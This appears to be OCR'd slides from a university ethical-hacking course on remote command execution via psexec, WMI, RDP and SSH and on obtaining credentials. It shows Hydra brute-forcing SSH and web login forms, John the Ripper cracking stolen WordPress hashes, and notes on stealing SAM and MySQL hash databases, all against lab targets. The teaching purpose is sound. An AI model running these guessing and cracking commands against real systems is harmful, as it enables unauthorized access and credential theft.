  - **WMI (RPC)** Windows port 135 (Windows Management Instrumentation)

Windows psexec

Windows or Linux

SMB

WMI (RPC)

Windows (target)

```
psexec target options command
psexec target -i -u ... -p ... cmd.exe
psexec target -i -u ... -p ... ipconfig /all
```

Practical considerations: Credential requirements

1. S-CMD: Attacker has (or obtains) **credentials**

- For certain services, command executions is allowed **only to certain users**
- Certain services might be configured so that **password is not enough**

Credential requirements (I)

- For certain services,
  Command execution is allowed only with credentials (U+P)
  of **certain users**

- WMI Windows port 135
- WinRM Windows port 5985/5986
- psexec
  - U must be **administrator** on target

Credential requirements (II)

- Certain services might be configured so that **password is not enough** for authenticating

- RDP Windows port 3389
  - U+P or U+P+ **second factor** (smartphone / security key)
- SSH
  - U+P or U+P+ **private_key file**

Abuse 1 & 2: How to obtain U+P?

Abuses in a nutshell (REMIND)

1. S-CMD: Attacker has (or obtains) **credentials**
2. S-NOCMD: Attacker has (or obtains) **credentials** +
   S has **RCE vulnerability** +
   Attacker can **exploit** that vuln
3. S-ANY: S has **pre-auth RCE vulnerability** +
   Attacker can **exploit** that vul

How to obtain U+P on target

- **Lots** of different scenarios
- Guide + Demos cover a few of them

- **Several important details omitted**


How to obtain U+P on target (I)

- **Online guessing:** Tool **contacts S** and **tries** all U-P in a given **dictionary**

- Tool must be a client of **protocol** used by S
  - metasploit modules (one for each protocol)
    - `search scanner mysql`
    - `search scanner ssh`
  - **Hydra** (support for +50 protocols)

Many dictionaries...

- `https://github.com/danielmiessler/SecLists`



Online guessing: Hydra (I-a)

- +50 protocols
- `hydra -L user_list -P pwd_list target protocol`

```
┌──(kali㉿DESKTOP-SK08UEQ)-
└─$ hydra -L user.txt -P pass.txt 192.168.29.135 ssh -t 4
```


Online guessing : Hydra (I-b)


- +50 protocols
- `hydra -L user_list -P pwd_list target protocol`

```
┌──(kali㉿DESKTOP-SK08UEQ)-
└─$ hydra -L user.txt -P pass.txt 192.168.29.135 ssh -t 4
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-
[DATA] max 4 tasks per 1 server, overall 4 tasks, 16 login tries (l:4/p
[DATA] attacking ssh://192.168.29.135:22/
[22][ssh] host: 192.168.29.135   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-
```

Web login forms? (I-a)


- Web login forms are **all different from each other**



`esse3.units.it`

Web login forms? (I-b)

- Web login forms are **all different from each other**



`netflix.com`

Online guessing: Hydra (II)

- For **web pages** you have to specify:
  1. Login page URL
  2. **Parameter string**
  3. How to tell from HTTP response if credentials **accepted**

- ```
  hydra -L user_list -P pwd_list target
  http-post-form
  "login_page_URL:
  j_username=^USER^&j_password=^PASS^:
  Invalid Password!"
  ```


How to obtain U+P on target (II-a)

- **Stealing** database of **password hashes** from server
  - Windows users
    - Remote shell reads SAM database
    - Access obtained through exploit
  - Wordpress users
    - MySQL client reads MySQL database
    - Access obtained through online password guessing
  ```

How to obtain U+P on target (II-b)

- **Stealing** database of **password hashes** from server
- Windows users
  - Password hash **suffices** to impersonate the user (!)
- Wordpress users
  - Attempt to "invert" the hash by **trying** all P in a given **dictionary**
  - **Offline** guessing (you do that **locally**)

Offline guessing: John the Ripper (I)

- "hundreds" of hash formats
- Usually it detects the correct one automatically
- `john --wordlist=`**`candidate_pwd_list`** `hash_list`

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt mysql-wpusers-hashes.txt
```

Offline guessing: John the Ripper (II)

- "hundreds" of hash formats
- Usually it detects the correct one automatically

- `john --wordlist=candidate_pwd_list hash_list`

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt mysql-wpusers-hashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (phpass [phpass ($P$ or $H$) 128/128 SSE2 4×3
])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
manager          (manager)
vagrant          (vagrant)
2g 0:00:16:11 28.58% (ETA: 06:34:19) 0.002059g/s 4392p/s 8908c/s 8908C/s richh..richfield1
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session aborted

┌──(kali㉿kali)-[~]
└─$
```


Hacking Lab: Demo 2

What we will see now (I)

- **Online** guessing with **hydra**
  1. mysql
     - Inspect database and **steal** all data
     - ... and **steal** password **hashes** of wordpress users
  2. A quick look at network traffic with `wireshark`
  3. ssh
     - Not so interesting here: it can be abused with password hashes
     - Run a command (`ls`, `cmd.exe`)

- Small dictionary constructed in advance for ease of demo

What we will see now (I)

- **Offline** guessing with **john** the ripper
  1. Hashes of wordpress users
     - Access to wordpress page

- Small dictionary constructed in advance for ease of demo

Attacking an Organization

Hacking = LOT of Patience!

- Attack tools may not be easy to use
- Online guessing may not succeed
- Exploits may not work even in vulnerable systems

- You might not be able to contact target (port closed, IP banned, ...)
- You might not be able to find any vuln in target
- You might not have exploits for vulns found
- You might not understand things in target
- You might not be able to use your tools effectively
- Things may fail for mysterious reasons
- ...

Attacking an Organization

- It may take from **minutes** to **months**
- Several **phases** and each phase:
  - Done for a reason (**tactical** objective)
  - Can be executed with several **techniques**

- Models for reasoning about the overall attack:
  - Kill chain (first widely used)
  - ...
  - **MITRE ATT&CK** ("the" model today)

MITRE ATT&CK Matrix

We have just scratched the surface…

≈ 185 Techniques
(≈367 Subtechniques)